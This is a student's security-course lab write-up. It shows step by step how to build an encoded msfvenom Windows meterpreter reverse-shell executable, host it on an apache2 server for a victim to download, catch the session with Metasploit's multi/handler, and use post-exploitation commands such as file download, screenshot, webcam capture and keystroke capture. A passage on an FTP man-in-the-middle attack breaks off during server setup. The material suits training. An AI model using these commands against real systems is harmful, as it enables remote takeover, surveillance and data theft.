Let’s Upgrade Assignment 2

Name: Vedant N. Bhamare

1. **Hacking Windows using msfvenom payload**

First install a web-server from which the victim will download our malware file. We can use httpd or apache2 server, for kali VM we will use apache 2 server. Execute this command to install apache2

sudo apt install apache2

This will install the apache2 server.

Create a directory where our payload will be stored in /var/www/html. I’m creating directory named haxxor where the payload file will be stored on web-server.

sudo mkdir haxxor

Now create the payload using this command:

msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a x86/shikata\_ga\_nai -b "\x00" LHOST=<kali-VM IP> -f exe > /var/www/html/haxxor/runMe.exe

One thing I noticed here that it was giving me permission denied error so I ran it with sudo but it still gave the same error. So I got root shell and then executed that command.

It will take some time to create the payload and once it is done we can move on to set up the web-server from which victim will download our payload file. Run this command to enable apache2 on our machine sudo systemctl enable apache2 and start the web-server using this command:

sudo service apache2 start or systemctl start apache2.

Once the web-server is started navigate to this site to see if we have setup everything properly:

http://<kali-VM-IP>/haxxor.

In my case website was getting hosted on 127.0.1.1 IP by default so I had to make changes in config file of apache2 which can be found in /etc/apache2/apache2.conf and add these lines in config file to make the web-server available on IP of our VM:

# Listen: Allows you to bind Apache to specific IP addresses and/or ports.

Listen 80

# ServerName gives the name and port that the server uses to identify itself.

# If your host doesn't have a registered DNS name, enter its IP address here.

ServerName <kali-VM-IP>:80

So now our web-server is open on eth0 IP of VM

Once the web-server is started be ready with msfconsole, to get meterpreter session in metasploit run this command


sudo msfconsole further in metasploit run these commands

use multi/handler


set payload windows/meterpreter/reverse\_tcp

Check the required options set them if necessary


And run the exploit



Now at our windows 2016 server machine navigate to haxxor directory





Download the runMe.exe and run it, as soon as you run the file on victim windows machine we will get the meterpreter session in kali




now we can execute meterpreter commands like:


screenshot






screenshare







download <file-path>

upload <file-path>





sysinfo




And many more commands like webcam\_snap, webcam\_stream, keyevent, reboot, shell, etc.

1. **MITM(Man In The Middle) attack on FTP server**


First setup a FTP server on Windows 2016 server.

Follow these steps to setup a FTP server


1. In start menu click on Sever Manager




1. Click on Manage and in Manage click on Add roles and Features




1. Click on Next

